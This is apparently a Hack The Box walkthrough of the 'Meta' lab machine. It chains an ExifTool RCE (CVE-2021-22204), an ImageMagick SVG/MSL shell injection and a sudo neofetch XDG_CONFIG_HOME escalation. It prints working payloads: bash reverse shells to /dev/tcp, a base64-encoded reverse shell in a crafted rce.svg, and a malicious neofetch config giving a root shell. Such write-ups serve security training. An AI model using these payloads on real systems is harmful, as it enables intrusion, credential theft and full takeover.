Meta

9th Jun 2022 / Document No D22.100.180

Prepared By: polarbearer

Machine Author(s): Nauten

Difficulty: Medium

Classification: Official

Synopsis

Meta is a medium difficulty Linux machine that focuses on two different CVEs (CVE-2021-22204 and CVE-2020-29599) in ExifTool and ImageMagick, which can be exploited at different stages. Foothold is obtained by uploading a maliciously crafted file to a web application that reads image metadata, in order to trigger Remote Command Execution in ExifTool. Command injection in ImageMagick is then exploited to move laterally to a second user. Finally, privileges can be escalated due to an `env_keep` setting in `sudo` that allows attackers to run arbitrary commands as `root` by setting a custom configuration directory in an environment variable.

Skills Required

- Enumeration
- Basic Linux knowledge


Skills Learned

- Exploiting CVE-2021-22204 and CVE-2020-29599
- Exploiting `sudo` misconfigurations

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.140 | grep ^[0-9] | cut -d '/' -f1 | tr
'\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.140
```



```
nmap -sC -sV -p$ports 10.10.11.140

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 09:49 CEST
Nmap scan report for 10.10.11.140
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
|   256 b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)
|_  256 05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
80/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to http://artcorp.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds
```


The nmap output shows OpenSSH and Apache listening on their default ports.

Apache

Browsing to port 80 redirects us to `artcorp.htb`. We add a corresponding entry to the `/etc/hosts` file:

```
echo "10.10.11.140 artcorp.htb" | sudo tee -a /etc/hosts
```

Upon refreshing our browser we come across a landing page which contains some information about the company. A product under development called "MetaView" is briefly mentioned.



ArtCorp

Company

ArtCorp is still in a start-up phase but we count to be ready soon.

What we do

We mainly do graphics software development.


Development in progress

We are almost ready to launch our new product "MetaView".

The product is already in testing phase.
Stay tuned!

We turn to subdomain enumeration in order to identify other existing virtual hosts:

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u
artcorp.htb -H "Host: FUZZ.artcorp.htb" --hh 0
```




```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u artcorp.htb -H "Host:
FUZZ.artcorp.htb" --hh 0

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://artcorp.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001492:   200        9 L      24 W       247 Ch      "dev01"
```

The subdomain `dev01.artcorp.htb` was found. We add an entry to `/etc/hosts`:

```
echo "10.10.11.140 dev01.artcorp.htb" | sudo tee -a /etc/hosts
```

Browsing to this subdomain, we find a link to the MetaView application mentioned above.



ArtCorp dev environment

Currently applications in development:


MetaView

* Only applications ready to be tested are listed

The link takes us to a web form where we can upload images and display their metadata.


MetaView

Upload your image to display related metadata.



MetaView

Upload your image to display related metadata.

```
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 800
Image Height                    : 800
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Software                        : Adobe ImageReady
```


Further enumeration reveals the existence of a `composer.json` file.

```
gobuster dir -q -b 403,404 -u http://dev01.artcorp.htb/metaview/ -t 15 -w
/usr/share/seclists/Discovery/Web-Content/quickhits.txt
```


```
gobuster dir -q -b 403,404 -u http://dev01.artcorp.htb/metaview/ -t 15 -w /usr/share/seclists/Discovery/Web-
Content/quickhits.txt

//composer.json       (Status: 200) [Size: 72]
```

We retrieve the file to inspect its contents, revealing the potential use of ExifTool to read image metadata.

```
curl http://dev01.artcorp.htb/metaview/composer.json
```



```
curl http://dev01.artcorp.htb/metaview/composer.json

{
    "autoload": {
        "files": ["lib/ExifToolWrapper.php"]
    }
}
```

Foothold

Searching for potential vulnerabilities we come across CVE-2021-22204, which could grant us remote command execution in case of a vulnerable ExifTool version installed on the target. We use Git to clone the repository of one of the available public exploits to our attacking machine:

```
git clone https://github.com/convisolabs/CVE-2021-22204-exiftool
cd CVE-2021-22204-exiftool
```

We change the `ip` value in the script to match our IP address:

```
ip = '10.10.14.22'
```


Running the script generates a malicious JPEG file named `image.jpg`.

```
./exploit.py
```

We open a Netcat listener on port 9090 and upload the generated image to the MetaView application.

```
nc -lnvp 9090
```

A reverse shell as the `www-data` user is sent back to our listener.




```
nc -lnvp 9090

Connection from 10.10.11.140:35188
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We upgrade our shell to a fully interactive pty:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
Ctrl+z
stty raw -echo
fg
```

Lateral Movement

We upload and run pspy to monitor running processes.



```
2022/06/09 05:12:01 CMD: UID=0    PID=23948  | /bin/sh -c rm /var/www/dev01.artcorp.htb/convert_images/*
2022/06/09 05:12:01 CMD: UID=1000 PID=23950  | /bin/bash /usr/local/bin/convert_images.sh
2022/06/09 05:12:01 CMD: UID=1000 PID=23951  | /bin/bash /usr/local/bin/convert_images.sh
2022/06/09 05:12:01 CMD: UID=0    PID=23953  | /usr/sbin/CRON -f
2022/06/09 05:12:01 CMD: UID=0    PID=23952  | /bin/sh -c rm /var/www/dev01.artcorp.htb/metaview/uploads/*
2022/06/09 05:12:01 CMD: UID=0    PID=23957  | /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config
/neofetch/config.conf
2022/06/09 05:12:01 CMD: UID=0    PID=23956  | /bin/sh -c rm /tmp/*
2022/06/09 05:12:01 CMD: UID=0    PID=23955  | /bin/sh -c rm /var/www/dev01.artcorp.htb/metaview/uploads/*
2022/06/09 05:12:01 CMD: UID=0    PID=23954  | /bin/sh -c rm /tmp/*
```


We notice the `/usr/local/bin/convert_images.sh` script is run periodically by the user with UID=1000, which corresponds to `thomas` as can be seen by reading `/etc/passwd`:

```
thomas:x:1000:1000:thomas,,,:/home/thomas:/bin/bash
```

The `convert_images.sh` script runs `mogrify` to convert images in `/var/www/dev01.artcorp.htb/convert_images/` to PNG format:

```
#!/bin/bash
cd /var/www/dev01.artcorp.htb/convert_images/ && /usr/local/bin/mogrify -format png *.*
2>/dev/null
pkill mogrify
```

The `mogrify` tool is part of the ImageMagick suite. The installed version is 7.0.10-36:



```
mogrify --version

Version: ImageMagick 7.0.10-36 Q16 x86_64 2021-08-29 https://imagemagick.org
Copyright: © 1999-2020 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): fontconfig freetype jng jpeg png x xml zlib
```

Searching for known vulnerabilities we come across an interesting article detailing a shell injection vulnerability. We can exploit this to obtain a reverse shell as `thomas`. First we encode our reverse shell payload to base64:


```
echo "/bin/bash -c '/bin/bash -i &>/dev/tcp/10.10.14.22/9999 0>&1'"|base64 -w0
```

Then we create a file called `rce.svg` where our injected command will echo the base64 string generated above, decode it and pass it to bash via a pipe. This will result in our payload being executed on the next cron execution.

```
cat << 'EOF' > /var/www/dev01.artcorp.htb/convert_images/rce.svg
<image authenticate='ff" `echo
L2Jpbi9iYXNoIC1jICcvYmluL2Jhc2ggLWkgJj4vZGV2L3RjcC8xMC4xMC4xNC4yMi85OTk5IDA+JjEnCg==|ba
se64 -d|bash`;"'>
<read filename="pdf:/etc/passwd"/>
<get width="base-width" height="base-height" />
<resize geometry="400x400" />
<write filename="test.png" />
<svg width="700" height="700" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
<image xlink:href="msl:rce.svg" height="100" width="100"/>
</svg>
</image>
EOF
```

We open a Netcat listener on port 9999 and wait until a reverse shell as `thomas` is returned.

```
nc -lnvp 9999
```



```
nc -lnvp 9999

Connection from 10.10.11.140:59048
bash: cannot set terminal process group (24723): Inappropriate ioctl for device
bash: no job control in this shell
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$ id
id
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
```

The user flag can be found in `/home/thomas/user.txt`. Additionally, we can grab the private key from `/home/thomas/.ssh/id_rsa` to obtain SSH access.

```
ssh -i id_rsa thomas@10.10.11.140
```

Privilege Escalation

Listing `sudo` permissions we see that `thomas` can run `/usr/bin/neofetch` (with no arguments) as root without supplying a password. We also notice that the `XDG_CONFIG_HOME` environment variable is preserved.

```
thomas@meta:~$ sudo -l
Matching Defaults entries for thomas on meta:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
/bin\:/sbin\:/bin, env_keep+=XDG_CONFIG_HOME

User thomas may run the following commands on meta:
    (root) NOPASSWD: /usr/bin/neofetch \"\"
```

Upon inspecting the source code of the `/usr/bin/neofetch` script we notice something interesting: the `XDG_CONFIG_HOME` variable indicates the base directory where `neofetch` configuration files are found (`${XDG_CONFIG_HOME}/neofetch/`). If not set, a default value of `${HOME}/.config` (which would be equal to `/root/.config` when `neofetch` is ran through `sudo`) is used.

```
XDG_CONFIG_HOME="${XDG_CONFIG_HOME:-${HOME}/.config}"
```

```
get_user_config() {
    mkdir -p "${XDG_CONFIG_HOME}/neofetch/"

    # --config /path/to/config.conf
    if [[ -f "$config_file" ]]; then
        source "$config_file"
        err "Config: Sourced user config. (${config_file})"
        return

    elif [[ -f "${XDG_CONFIG_HOME}/neofetch/config.conf" ]]; then
        source "${XDG_CONFIG_HOME}/neofetch/config.conf"
        err "Config: Sourced user config.    (${XDG_CONFIG_HOME}/neofetch/config.conf)"

    elif [[ -f "${XDG_CONFIG_HOME}/neofetch/config" ]]; then
        source "${XDG_CONFIG_HOME}/neofetch/config"
        err "Config: Sourced user config.    (${XDG_CONFIG_HOME}/neofetch/config)"

    else
        config_file="${XDG_CONFIG_HOME}/neofetch/config.conf"

        # The config file doesn't exist, create it.
        printf '%s\n' "$config" > "$config_file"
    fi
}
```

Since `sudo` preserves the `XDG_CONFIG_HOME` variable, we can make `sudo neofetch` retrieve its configuration from an arbitrary directory under our control. According to the neofetch documentation, the `prin` command allows us to display custom information from arbitrary strings, which supports command substitution via `$()`.

We create a directory under `/tmp`:

```
mkdir -p /tmp/.myconfig/neofetch
```

Under this directory we create a file called `config.conf` with the following content:


```
print_info() {
  prin "$(bash -i &>/dev/tcp/10.10.14.22/9999 0>&1)"
}
```

This defines a `print_info()` function that will execute our payload by calling a custom `prin`. We open a Netcat listener on port 9999:

```
nc -lnvp 9999
```

We can now run `sudo neofetch` (setting the `XDG_CONFIG_HOME` variable) to obtain a reverse shell with `root` privileges:

```
XDG_CONFIG_HOME=/tmp/.myconfig sudo neofetch
```



```
nc -lnvp 9999

Connection from 10.10.11.140:59058
root@meta:/home/thomas# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.